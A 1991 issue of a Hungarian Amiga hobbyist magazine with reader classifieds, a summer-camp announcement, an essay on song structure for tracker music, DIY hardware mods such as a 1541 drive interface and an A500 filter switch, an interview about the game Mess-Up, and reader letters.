## Hogyan érhetek el engem?

Mivel a TelComTec BBS-ben jelenleg két SysOp tevékenykedik a levelek fejlécébe nem elég a sysop szó beírása címettként. Használjatok 'Zoltan Urmosy'-t, így biztosan eljut hozzám a levél. Bármilyen ügyben bátran keressetek!

Mindent megteszünk, hogy a BBS valóban jól működhessen. Külföldi BBS-ekben járkalunk, onnan programokat hozunk (de szeretnénk vinni is helyette...). Ti is segítsetek ebben! Ha van elfekvőben PD, FreeWare, ShareWare programotok, azt uploadoljátok. Köszönöm:

URZ



Bálint József  
5000 Szolnok, Dr. Durst  
János u.23

A 3.5"-os lemezek DSDD  
lemezek eladók, üresen v.  
programokkal. Ár 700  
Ft/doboz (üres), 800 Ft/doboz  
(teli). Kérésre listát küldök.  
Érdeklődni lehet: 155-1688 ;  
hétvégén vagy 17H után

Amiga programok 15 Ft/disk  
munkadíj ellenében! Listát  
válaszboríték ellenében  
küldök! pl. WB2.0, Real 3D,  
Amos...  
Szalai Csaba  
8200 Veszprém, Óváros tér  
25 Lem.2  
MH. Tel.: (80) 22-282

**AMIGÁSOK FIGYELEM !**  
Keresünk mindennemű  
Amiga tuningot, grafika,  
hang, egyéb bővítmények. Amiga  
videó stúdiót szervezünk.  
Jelentkezőket várunk.  
ARTLINE BT.  
4028 Debrecen, Bekecs u.3

Használt nyomtatót vennék  
Amigához. Keresema  
Professional Page 2.0, a  
Transcript, és a DBMAN V.  
programokat. A ajánlatokat:  
3300 Egel, Szederkényi út 47.  
Tel. (36) 20-292

Amigára keresek felhasználói  
programokat és magyar  
nyelvű leírásokat pl. Gépi  
kód, DOS. Kapcsolatot  
keresek Heves megyei  
amigásokkal program és  
tapasztalatcsere céljából.  
Sas Sándor  
3377 Szihalom, Hunyadi 105  
Tel.: (39) 41-083

Eladó A501-es bővítmő órával  
Dara Viktor  
5100 Jászberény, Fáy A.u.21.  
Tel.: (57) 12-469

C64, 1541 II-es floppy drive,  
szakkönyvekkel, lemezekkel  
és 2db joystickkal eladó.  
Fehér Tamás  
6725 Szeged, Korda U. 8/A

Elektronikus zenekedvelőkkel  
leveleznék (+csere - bere) !  
Pl. J.M. JARRE, ART OF  
NOISE, KRAFTWERK,  
MIKE OLDFIELD, stb-  
Agócs Péter  
4211 Ebes, Gázláng u.1  
Tel.: (52) 66-352

3.5" inches lemezek (800  
ft/db), kérésre ingyen Amiga  
programmal feltöltve eladók.  
Tel.: (62) 27-530

ROSSMÖLLER gyártmányú  
512K-s memória bővítmő  
órával kapcsolóval eladó 6000  
Ft-ért. Érdeklődni:  
Bozár Ferenc  
2105 Gödöllő, GATE  
kollégium, C4036.

A500 eladó+1MB RAM  
55.000 Ft-ért. AMIGA-hoz  
Scannert vagy képdigitalizálót  
vennék. Amiga programcsere.  
Vasics Tamás  
8855 Belezna, Kossuth u.40

Amiga 500-ra játékok olcsón  
eladók vagy elcserélhetők! If  
you would contact than write  
to:  
Forczek Sándor Bp. Pablo  
N.u.12  
Válaszboríték essential !

## TÁBOR

Ahol csak lehet reklámozzátok a  
NAGY (gyengébbek, és az  
internacionális olvasótábor kedvéért:  
BIG) hírt, miszerint 1991 nyarán  
először AMIGA TABOR lesz  
Parádon!

Itt összegyűlhetnek az ország  
"fenegyerekei", a gigantikus Amigát  
programozó, vagy felhasználó  
emberek. A körülmények még nem  
olyanok, mint mondjuk a Davosi  
Világ gazdasági Konferencia résztvevői  
számára adottak, ami valószínűleg  
azért van, mert a rendezők 2100  
forintból gazdálkodhatnak, szemben a  
21.000 (!) angol font-tal... A  
rendezvény egy hetes, és komfortos  
sátrakban lakhatsz, a gépek pedig  
faházban lesznek. A pénzért teljes  
ellátást kapsz, napi háromszori  
étkezést. A gépedet saját magad kell  
vinni, ha akarsz.

Minket az a megtiszteltetés ért,  
hogy meghívtak a bulira. Ezért  
cserébe megpróbálunk színvonalas  
programokkal hozzájárulni a tábor  
sikeréhez. A tervek között sokminden  
szerepel, például egy nagy közös  
program elkészítése, egy ember  
vezetésével. Elképzelhető, hogy lesz  
Assembly tanfolyam, és kezdők  
számára animációs kurzus. Ötleink  
közül a következő gyűlésünkön  
fogjuk kiválasztani a legjobbakat, és a  
következő számban le is írjuk a  
pontos programot. Ami már  
mindenféléképpen meg fogja érni,

hogy lesz egy Amiga 3000-es, amin  
már a ray- acing is mehet...

Nos, tr összesen 70 ember  
elhelyezésére lesz lehetőség az idén,  
természetesen ha minden jól megy,  
akkor jövőre egész Parádot  
megszállják az Amigások. Aki tehát  
úgy érzi, ezt nem szalaszthatja el (ha  
más nem a közelbeli málnáskertek, és  
a strand miatt) jelentkezzen gyorsan!

Amigás tábor  
Augusztus 24-30 (7 nap)  
Parád

Jelentkezni lehet:  
Kecskeméti Ifjúsági Otthon -  
LOGI Klub  
6000 Kecskemét  
Széchenyi Tér 7.  
Tel.: (76) 22-342, 20-735

Ár: 2100 Ft, vagy 300 Ft/nap  
(háromszori étkezéssel)

## AM TOP LISTA

(A sorrendet a  
Visszacsatoláson megjelölt  
programok összesítése alapján  
állítjuk fel)

## Játék

1. Lemmings
2. Powermonger
3. Elvira
4. Supremacy
5. Obitus
6. Cadaver
7. Shufflepack Cafe
8. döntetlen
9. döntetlen
10. döntetlen

## Felhasználói

1. Seka V3.2
2. Deluxe Paint III
3. Pagestream
4. Digipaint 3
5. Imagine
6. döntetlen
7. döntetlen
8. döntetlen
9. döntetlen
10. döntetlen

## Zene III - És megszületik a mű...

Előző cikkeinkben nagyrészt a számítógépes zene általános kérdéseiről igyekeztünk lélekemelő eszmefuttatások sorát megosztani olvasóinkkal. E havi írásunkban főleg az egyes zenei darabok szerkezeti jellegzetességeiről kívánunk elmélkedni, hogy azután a továbbiakban már valóban a gyakorlati kérdésekre fordíthassuk figyelmünket.

Közismert tény, hogy a zenének, legyen az bármilyen jellegű és stílusú, egyik legfontosabb jellemzője az ismétlődés. Enélkül mindenféle zene csak hangok céltalanul folyó masszája lenne, amivel a hallgató nemigen tudna mit kezdeni. Az ismétlődés segít igazán befogadni és megérteni egy-egy zenei frázist, ezáltal leszünk képesek "ráhangolódni" a melódia, a hangszerelés és a ritmus összhatásából kialakuló zenei világra. Manapság a könnyűzene a pillanatnyi megszólalás összetettségében bőven beérte a komolyzenét, de a frázisok még mindig (és valószínűleg még igen hosszú ideig) jóval egyszerűbbek, mint az utóbbi esetében, és a komplett darabok egyedi szerkezetére is ugyanez vonatkozik.

A változtatás nélküli ismétlés természetesen hamar monotóniához vezethet, ezért igen fontos a variáció, amely ugyancsak ősi találmány. Ez segít abban, hogy egy melódiasort újra megszólaltatva fokozatosan többet adjunk hozzá, gazdagítsuk akár hangszerelésben, akár harmóniákban. A hallgató számára éppen ez ad esztétikai élményt, hogy a már megismert elemekkel megváltozott, újszerű formában találkozunk. Sajnos a számítógépes zene leginkább csábító veszélyének csapdájába sokan beleesnek, amikor szinte az egész darab nem áll másból, mint egyetlen szerencsétlen dallam minimális változtatásokkal történő lélektelen ismételtetéséből. Ügyeljünk arra, hogy a variáció csak egy stíluselem a sok közül.

A másik véglet, amelyet ugyancsak el kell kerülnünk, rendszerint szintén a számítógépes zene létrehozásának módjából adódik. Mivel egy Soundtrackerben éppúgy, mint egy MIDI-sequencerben a komplett dalok úgynevezett patternekre, részegységekre tagolódnak, amelyeket külön-külön kell létrehoznunk, nagyon könnyen előfordulhat, hogy mire elkészülünk, az egyes patterneknek zeneileg már nem sok közük van egymáshoz, és a dal érezhetően szétesik. Itt rejlik a

legnagyobb különbség a saját magunk és mondjuk a lakótelepi heavy-metál zenekar által létrehozott alkotások között: rettenetesen nehéz a játszott zenével szemben kimondottan "csinált" zenében megőrizni azt az élő ízt, amit a fent említett zenekarban oly önfeledten játszadozó gitáros barátunk állandóan hiányol darabjainkban. Ezért gitáros barátunkat a helyszínen gondolkodás nélkül minősítjük azonnal műveletlen tuskónak, aki nem halad a korrallal, hazatérve szobánk magányába azonban gondolkodjunk el azon, mit is tehetnénk annak érdekében, hogy megértessük gépünk (és önmagunk) nagyszerűségét az efféle elmaradott fanatikusokkal. Még önmagunkat se áltassuk olyasmivel, hogy ez más, meg hogy egy személyi számítógéptől még ez is igen szép teljesítmény. A tökéletesnél mi sem adhatjuk alább. Amatőr módon semmit sem érdemes csinálni (bár sajnos ezt a lakótelepi heavy-metál zenekar sosem fogja belátni), ezért ne restelljünk tanulni a klasszikusoktól. Tegyük fel kedvenc Dylan, Beatles, Stones, Genesis, Yes, Dire Straits, Depeche vagy A-ha lemezünket, és vizsgáljuk meg az egyes dalokat abból a szempontból, hogyan is épülnek fel valójában?

Minimális erőfeszítéssel is megkülönböztethetjük az alapvető elemeket. Mivel a könnyűzenének hazánkban nemhogy bevett terminológiája, de még alapvető elmélete sincs (amin a Dolly Roll vagy Zoltán Erika-féle nyomorúságos szörnyszülötteket tekintve nem is csodálkozhatunk, nem is szólva az iszonyatos lakodalmas rockról, amelyet minden önmagát civilizált lénynek tartó emberek KÖTELESSÉGE tűzzel-vassal irtani), helyel-közzel kénytelenek leszünk az angolszász kifejezéseket használni.

Minden valamirevaló zenei darabra jellemző, hogy képletesen szólva elindul valahonnan, és tart valahová, és ez nagyon fontos. Tehát: az első elem a bevezetés (INTRO). Itt határozzuk meg először az előjegyzést (ez a mai könnyűzene 99 százalékában négy negyed), a tempót, és a darab általános hangulatát. A bevezetés lehet akár olyan egyszerű is, mint John Lennon tompa zongoraakkordjai az IMAGINE elején, vagy sodró lendülettel rögtön belevághat a közepébe, mint mondjuk a Rainbow KILL THE KING című dala, Ritchie Blackmore

## Zene III - És megszületik a mű...

vinnyogó gitárszólomával. A bevezetés rendszerint rövid, általában négy vagy nyolc ütem hosszú.

A következő elem a VERSE, ami tulajdonképpen versszakot jelent, az énekelt dalok lényegéből adódóan. Általában 12 vagy 16 ütem hosszú, de ezen túl már nehéz általánosságokat meghatározni: szinte minden megengedett.

A kórus illetve a refrén az énekelt zene elméletében két különböző dolog, de ennek a mi szempontunkból nincs nagy jelentősége (a refrén lehet akár egyetlen sor is, ami gyakran maga a dal címe, míg a kórus általában egy hosszabb, a mondandónk lényegét tömörítő versszak).

Az előzőek szinte minden dalban megjelennek. Néhány esetlegesebb elemről kell még szólnunk: az első a híd (BRIDGE), aminek tulajdonképpen egyfajta átvezető szerepe van, gyakran nevezik "középső nyolcasnak" is (ti. általában nyolc ütem hosszú, esetleg tizenhat). Legfőbb szerepe, hogy a versszak-refrén ismétlődések monotóniáját megszakítsa, és kontrasztot teremtsen. Egy további elem, amelynek angol neve HOOK, egy-egy dal leginkább jellegzetes részére utal. Ilyen például George Harrison bevezető, majd vissza-visszatérő gitárszólama a DAY TRIPPER című dalban, vagy Keith Richard emlékezetes recsegő gitárja az "I can't get no... satisfaction" című sor alatt. A szóló (BREAK vagy SOLO) általában a verse-rész instrumentális megismétlődése improvizációval. Manapság igen divatos az ún. "anti-szólo", például egy lemeztelenített lüktető ritmuskíséret önmagában a dalok közepén. Végül, a kóda (CODA) a dal befejeződése ismételve elhalkulással, amely épülhet a kórus egy sorára (pl. a Beatles TICKET TO RIDE című dalának végén a "My baby don't care"), vagy lehet egy egészen új motívum is (mint pl. a HEY JUDE befejezése).

Természetesen egy zenei darabnak nem feltétlenül kell ezekből az elemekből felépülnie, hiszen egészen szélsőséges példák is akadnak bőven. Alkotó fantáziánkat nyugodtan szabadjára ereszthetjük, de az alapokkal tisztában lenni mindenképpen hasznos. Meg kell értenünk, hogy bármily zseniális inspirációk fakadnak is a lelkünk mélyén, azokat eléggé konvencionális és többé-kevésbé megjósolható keretek közé kell begyömöszölnünk, ha azt akarjuk, hogy ne csak odaadó, de sajnos süket nénikénk értékelje nagyra ténykedésünket.

Ne higgyük azt sem, hogy a felsoroltak kizárólag az énekelt zenére vonatkoznak. Vegyünk egy kimondottan a számítógépes zene kategóriájába tartozó slágert, például H. Faltermeyer közismert dalát Eddie Murphy BEVERLY HILLS-I ZSARU című filmjéből, az AXEL F.-et, amelynek létezik közkézen forgó Soundtrackeres változata is. Könnyen azonosíthatjuk itt is az egyes elemeket. A dal a verse-rész melódiájával kezdődik, amit itt még csak egy szintetizátor játszik szólóban. A frázis kétszer hangzik el. Ez minősíthető a bevezetésnek. Ezután szólal meg a kissé fémes, hamisítatlan Yamaha DX7-basszus, rimuskíséret gyanánt sistergő shaker-ekkel fűszerezve, amely már a VERSE-részhez tartozik. Ismétlődésre beszállnak a dobok is, majd félcsendül a kezdéskor már megismert melódia. Következik a kórus (noha itt kórusról persze szó sincs): új motívum a pizzicato-jellegű szintetizátor-akkordokkal. Egy kitartott hangzat és egy rövid kiállítás vezet vissza a VERSE-részhez, amit itt a kopogó herkentyűk meg egy lefelé lépegető szólam vezetnek be. A kórus ezután nem ismétlődik meg, hanem rögtön jön a híd, amelyben marimba- meg egyéb egzotikus hangszerek szállnak be sorjában, ezáltal a hangkép egyre növekszik, szélesedik, mígnem egy tartott akkord jelzi a csúcst, ahonnan egy pergetéssel (DRUM FILL) érkezünk vissza a kórus-részhez. Apró érdekesség, hogy a kórusnak itt saját refrénje van (a kórus-rész utolsó négy üteme megismétlődik). Rögtön jön ezután az újabb VERSE, amelyet talán kissé túl váratlanul is zár le a visszhangosított elektronikus taps. Ennyi.

Nos, ha sikerült átrágni magunkat az elmúlt három hónapban közölt, helyenként kissé nyers elméleten, akkor mostanra már minden bizonnyal fel vagyunk vértelve az összes ahhoz szükséges információval, hogy halhatatlan darabokat hozzunk létre akár egy póriás Soundtrackerrel is. Eme felettébb örömteli tény által indítatván érezzük magunkat arra, hogy belevágjunk egy olyan vállalkozásba, amely minden bizonnyal páratlan mindenféle számítógépes magazin eddigi történetében. Ha Murphy is úgy akarja, a jövő hónaptól kísérletet teszünk arra, hogy olvasóinkkal együtt komponáljunk.

KZS

RCA kétségtelenül az itthoni hardverfejlesztés egyik legkiemelkedőbb személyisége. Midi interfész, hangdigitalizáló, Action replay kártya, memóriabővítő, különféle módosítások "száradnak a lelkén".

Húsvétra kaptuk tőle ezt a levelet, amit változtatás nélkül teljes egészében közlünk! Bárcsak minden hónapban küldene egy ilyen!

Ha érdekel valami az általa gyártott cuccokból, írjatok neki.

RCA  
RUBINSTEIN COMPUTING ARTS  
Hardware Tuning Service  
1067 Bp. Csengery u. 76. I.8.

Hi Amigos!

Olvasgatva a magazint (természetesen AMIGA), hiába mi irástudók, olykor olvasgatunk is... nos pár kérdésre válaszolva - igaz kéretlenül (dehogyan kéretlenül!!! - a szerk.)

Kezdeném a gyanús elemekre gondolva - mert ugye mi másra lenne jó az Amiga, mint pl. C64-es játékok futtatására.

Bár bizonyosan lenne igény egy jó ZX81-es emulátorra is - esetleg 2KB-os bővítéssel (aki megírja, annak egy éves előfizetést adunk ajándékba, és kiváságra elterjesztjük az egész világon - a szerk.).

Na de Commodore az Amiga - C64- VC20 stb., hát legyen 1541-es drive illesztője annak, aki éppen e dolog nélkül álmatlanul éjszakázik.

Nos: először is nem árt ha V1.2-es az a gép amit szenvedtetni akarunk.

2. kell egy 1541-es drive (nyilván)

3. ugye a software



4. az ábrán látható tűk elnyomulnak a printer portba (bele egy 25 pólusú csatin keresztül) A fent jelzett számok a 25 pólusú Cannon csatlakozó tűinek számát jelzik. S még valami: a 25 pólusúcsatin összekötni a 6-8-as és a 7-9 es tűket.

Hát ennyi.

Más. Közöltetek egy cikkekcskét a deinterlace kártyáról - szép is meg jó is, de vagyis 16 szin amit kiad. Ami nem lebecsülendő, bár 500 DM (ugye nem kis pénz).

Más. Egy érdekesség - Teletex decoder Amigára. Elérhető rövidesen.

Mit még ... ?

A500-as olcsón 14 MHz-en ? Az olcsóság persze pénztárca kérdésé, de 10.000 ft alatt ??

Üdv: én

Pest 91 Húsvét

Szerintem a legfontosabb szempont az átalakításoknál, bármilyen készülékről legyen szó, az, hogy semmilyen eredeti tudása, funkciója ne szenvedjen csorbát az átalakítás miatt, még csak részben sem, azaz a **FELÜLRŐL KOMPATIBILITÁS**. Amennyiben nem új fejlesztésről van szó, úgy ez kell, hogy legyen a fejlesztői magatartás alapja, kiindulópontja, legyen az software-es, vagy hardware-es téma. A hardware-es témába természetesen még es "Sokol" rádió átalakítását is beleértem!

Erre egy példa a 3 állású filter kapcsoló, melyet a Commodore Amiga 500-ba terveztem, és készítettem el már több példányban. A gyakorlatban jól bevált, hatásos, azaz érdemes megépíteni, mindemellett pofátlanul egyszerű és olcsó.

Felhasználása értelemszerű, a kapcsoló állásától függően:

1. A filter mindig be van kapcsolva a programozottsági állapotától függően
2. A filter programozható, pont ugyanúgy, mint a kapcsoló beépítése előtt
3. A filter mindig ki van kapcsolva a programozottsági állapotától függetlenül.

Tetszőleges zenét, legyen az bármilyen software által generált vagy lejátszott, egyetlen billentéssel meg tudunk hallgatni filterrel vagy anélkül. Ez különösen jól jöhet ha a kérdéses software egyébként nem nyújt lehetőséget a filter másképp programozására. A LED kijelzését az átalakítás nem érinti, így a 2. állásban ezentúl is a filter programozottsági állapotát jelzi, 1., 3., állásban pedig a programozási szándékot, azaz, hogy milyen állapotban LENNE a filter, ha egyébként a kapcsolóval ezt nem írnák felül.

A következő oldalon láthatod az átalakítás megvalósításához szükséges rajzocskát. A kapcsoló célszerű helye a gép hátulján a PORT1 mellett. Természetesen úgy helyeztük oda, hogy más is odaférjen a jövőben, pl.: RAM bővítés

kapcsoló, "HIDEG" - reset gomb (lásd előző szám), +port1, ROM version kapcsoló, és még ki tudja mi juthat az amigások eszébe.

Jó munkát, üdv:

**Varga Csaba**

Sokan keresnek bennünket, hogy ilyen-olyan átalakítást szeretnének gépükben eszközölni, és ezt **VELÜNK** szeretnék elvégeztetni. Az ilyen típusú leveleket mi továbbítjuk az illetékeseknek, de ez csak késedelmet okoz. Kérjük tehát, hogy az ilyen jellegű levelekkel a következő címekre forduljatok (a listához bárki csatlakozhat):

Bódy Attila

Kazincbarcika

Pollack Mihály út 3

3700

(bővítés, hangdigi, Midi interfész, 720K-s

flomv illesztő)

Németh Ákos

Budapest

Eötvös U.68

1153

(bővítés, reset gomb, boot kapcsoló, stb.)

RCA

Rubinstein Computing Arts

Budapest

Csengery u. 76 Lem.8.

1067

(bővítés, hangdigi, MIDI, Action replay, meg minden...)

Varga Csaba

Pécs

Táncsics M.u.72

7632

(bővítőár: bővítés, 3 gombos optokapus egér, és egy csomó más)

4MB, 8MB bővítők

162-1765

# Filter Kapcsoló




2 db 25-30cm arányú kábel



K<sub>1</sub> 3 állású táramkörös kapcsoló.

# Figyelem !



Az előző számban megjelent egy leírás a reset kapcsolóról. Lapzártá előtt értesültünk Németh Ákostól, hogy a kapcsolás nem működik. Sajnos már nem volt időnk, hogy a cikk írójától rákérdezzünk, hogy elírás történt-e vagy elvi hiba, így most közzé tesszük Ákos hibajavítását. A leírás és a rajz már eleve nem egyezett az a bizonyos U35-ös lábakkal kapcsolatban (a szöveg 14-est, a rajz 15-öst) említ. A megoldás Ákos szerint a 19-es láb. Azt üzeni továbba (bár ez állítólag egyértelmű), hogy az 1-es és 19-es lábat föl kell hajlítani, és a kettőt közbesítve bekötni arra a bizonyos pontra.

## MESS - UP

A beharangozásnak megfelelően ebben a számban a Mess-Up nevű játékprogramot mutatjuk be. Akiknek új az AM, elmondjuk, hogy ebben a rovatban a Magyarországon fejlesztett csúcsprogramokkal és szerzőikkel foglalkozunk, hátha egy üzletembőr kezébe akad az AM, és...

MAD a zsebéből előrántja a 10 lemeze közül az egyiket, amelyiket már szemmel láthatólag 125-ször felülírt. Két állandó lemeze van (3M márkájú - ez a legmegbízhatóbb, mondja), a DPAINT, és a SEKA (mint mondja néha Dpaint-ban rajzol programot...). De most nem ez a lényeg. Betölti a Seka-t, füstöl egyet a billentyűzet, kis gondolkodás, hogy melyik a Mess-Up legfrisebb verziója. Elindul a "bérmunkában" íratott zene. A srácot BRUCE-nak hívják, akit még nem láttunk, de amit csinált az nem rossz... A Bit-Let karácsonyon MAD berakta egy gépbe, és többen azt kérték tőle, hogy vegye fel kazettára. A játékot kísérőzene három részből áll. Egy 360K-s bevezetőből, a játék közben egy 95K-s szekvencia ismétlődik, és ha elhaláloznál akkor egy 30K-s fájdalomdíj szólal meg. A műhelytitkokba is bepillantva: a zene Soundtracker-rel készült, a hangmintákat a srác saját maga digitalizálta. Van benne egy gitárszólo, aminek az akkordjait is saját maga digitalizálta, ezáltal megtörve a 4 csatorna korlátját.

Ideje néhány szót szólni arról is, hogy mi is ez

"Mess-Up" tulajdonképpen. Angolul olyasmit jelent, hogy "felfordulás". Ez a játék egy Amigához méltó hardvernyúzó akciós "SHOOT EM UP" lövöldözős játék.

A történet 2340-ben játszódik a Földön. A bolygó energiaellátását a RIGEL energiakristály biztosítja, amit egy mutáns (SEEN) elrabol, és magával viszi "szerény" rezidenciájába, a felszín alá. Természetesen a különleges alakulatoknak nagyon nehéz dolga van, hiszen a golyóbis energiaellátását SEEN tartja a kezében. Nagy teljesítményű modern harci járműveket nem indíthatnak ellene, az egyrészt kockázatos, másrészt túl sok energia...

Téged George Morris-t bíznak meg, aki jó pénzért mindenre kapható, hogy a dédapád helikopterével (ami még nuftrazinnal megy) visszaszerezd a kristályt, ami a barlang legmélyén nyugszik egy Brox-ban. A Brox megfőzéséhez egy telepatikus kódot kell kisugároznod, aminek az összetevőit a neki szolgáló 40 rabszolga agyában rejtett el. A helikoteren van egy Cray501 GFX biodroid, aki kimásolja a rabszolgák agyát, és megpróbálja szintetizálni a telepatikus hullámot. Ehhez 35 rabszolga agyának tartalmára van szükség minimum a droid becslése szerint. Az utadat intergalaktikus szörnyetegek, bronx, és brooklyn formák gravitációs ágyúk, "ragasztódó" rakéták nehezítik, és a SEEN birodalom védelmi rendszere az emelkedő wasserájtung szint (MAD szerint a játék második

# MESS - UP

részét tengeralattmenővel kell majd játszani azoknak, akik a Mess-Up-ot elszúrák).

A továbbiakban nem én szövegelek, hanem kérdéseket teszek föl MAD-nek aki itt ül (időnként fekszik) mellettem.

- AM: szokásos kérdés - hogyan kezdtétek írni a programot?

- MAD: Jaj, a Győzöt ki ne hagyjuk, mert mégjobban megőrül. Ő írta a program nagyrészét.

- AM: és te mit csináltál?

- MAD: 1. én kezdtem el írni 2.én rajzoltam 3.és én vertem a Győzöt, hogy írjon valamit 4.én rohangásztam 5.egyes részeit én írtam

- AM: Jó, jó, elhiszük, hogy te sem vagy hülye. Régóta együtt dolgoztok?

- MAD: Együtt csak ebben a programban dolgoztunk, de együtt tanultunk meg programozni.

- AM: Mivel kezdtétek?

- MAD: Most a játékról van szó, nem? Ha ezt most elkezdem mesélni, betelik az egész újság!

- AM: Ez igaz. Na jó, akkor hogyan kezdtétek el írni ezt a progit?

- MAD: Meglátam egy Harley Davidson-t. Na jó, ülünk le a géphez, mondtam. A Plus-4-esen volt egy hasonlójáték, amit gyakorlasként meg akartam írni az Amigán. Aztán jött a Győző. Azért lett ilyen jó, mert ő minden bronx-ot bele akar tenni. Ha rajtam múlik már régen kész lenne, de nem lenne ilyen jó.

- AM: Miért miket tett bele Győző?

- MAD: A helikoptert például Sculpt4D-vel tervezte meg (akkor még nem volt kész, a saját ray-tracere, ami tízszer gyorsabb...) 19 fázisban, szorozva a propeller 3 fázisával. Minden egyes fázishoz új 16 színű paletta tartozik.

- AM: Szóval van egy szuper programotok. Megpróbáltátok eladni?

- MAD: Persze. Kimentünk a Köln-i AMI EXPO-ra. Megkerestünk néhány céget. Beszéltünk a KING SOFT-tal, az UBI-Soft-tal, a THAILON-nal, és a Psygnosis-al. A KING SOFT-ot érdekelte a legjobban. Először ijedt arcal néztek ránk, mit keresnek ezek a bennszülöttek, bronx lemezekkel a kezükben. Jó volt, mert ott volt nálam az összes kiállított programjuk, amit előtte vettem fel a Csokiban. Nem baj.

- AM: hogyan tárgyalatok velük?

- MAD: volt velünk egy pali, aki tudott németül, sőt magyarul is. Az UBI-SOFT-tal például úgy beszélünk, hogy én mondtam a magamét magyarul, a pali fordította németre, majd a franciák képviselője németről franciára.

- AM: És kisült belőle valami?

- MAD: A UBI-SOFT-t meghagyta GERARD telefonszámát. Őt azóta sem sikerült elérni, de tudjuk, hogy az elmúlt két hónapban hányszor változott meg a telefonszáma, hova jár ebédelni, és mikor miért nincs bent az irodájában, de azt nem, hogy miért nem hív vissza. A KING-SOFT ellenberger berángatott egy tárgyalóba, és megnézte a programot (aztán megnézték a térképen honnan jöttünk). Elmondták, hogy még mit kellene beletenni. Most ezen dolgozunk.

Azt mondták, hogy amint elküldjük a demo verziót elkezdik tervezni borítót, a reklámot, stb. A THAILON árajánlatot is tett. 12 DM-et kapnánk lemezenként. Állítólag volt már olyan, hogy 10.000 lemezt egy hónap alatt adtak el. Én már annak is örülnék, ha egy év alatt adnának el ennyit (meglenne a Harley).

- AM: Mikor lesz ez kész?

- MAD: Fogas kérdés! Egyébként már gyakorlatilag kész van, csak a védelem hiányzik még.

- AM: Persze föltörhetetlen lesz, meggazdagodtok, és veszel nekünk egy 3000-est?

- MAD: Feltörhetetlen nem lesz, de azért a németeknek jó. A 3000-est már megvettem előre... Majd használhatjuk közösen.

- AM: Kösz. Most egy bittel eltoljuk balra MAD mondásait, és azt vesszük igaznak, akkor is lehet egy 25% esélyünk, hogy az újság 25 Mhz-es gépen "guruljon le".

Sajnos ebben a számban semmiképpen nem sikerült fotóval illusztrálni a sok handabandát. Ez egyszerűen nem jött össze. Lehet, hogy nem is baj, ha az AM-ben megjelent fotók minőségére gondolok. Azért a következőben még lesz egy képriport, ha minden jól megy.



**Dusek László**

Válasz:

1.3-as kapcsolási rajz sajnos nekem sem áll rendelkezésére. Az alaplapon való bővítés 'jumperolását' sajnos nem áll módomban közölni, maradjon ez szakmai titok. (Valamiből nekem is élnem kell ...) A hangdigitalizáló kapcsolási rajza és panelterve már megjelent az AM januári és februári számában.

**Kelemen Zsolt**

Válasz:

A df0-df1 átkapcsolás tudtommal szoftverből nem oldható meg,

de ennek ellenére lehet, hogy lehet (mi az ami nem lehet...). Ha valaki a kedves olvasók közül tud megoldást erre a problémára, cikkét szívesen vesszük. Németh Andrásról már megkaptuk a Boot kapcsoló rajzát, rövidesen közölni fogjuk!

**Székényesi Zsolt, Miskolc**

Az AM Atari rovattal, ha az a terjedelem csökkenését vagy az ár növekedését vonja magaután, nem fogja megérni az árát... A Hardware rovatban talán egy BOOTSELECTOR is elférne?!...

1. Gondolkodóba ejtő... Szerintünk ha az újság visszatérne az eredeti formájába (68-70 oldal - 190 Ft), de színes lenne, az azért még elfogadható lenne. A két tábor esetleg egy nagyobb példányszámot is el tudna tartani, nemde? Ennek pedig mi lenne a következménye? És így tovább...

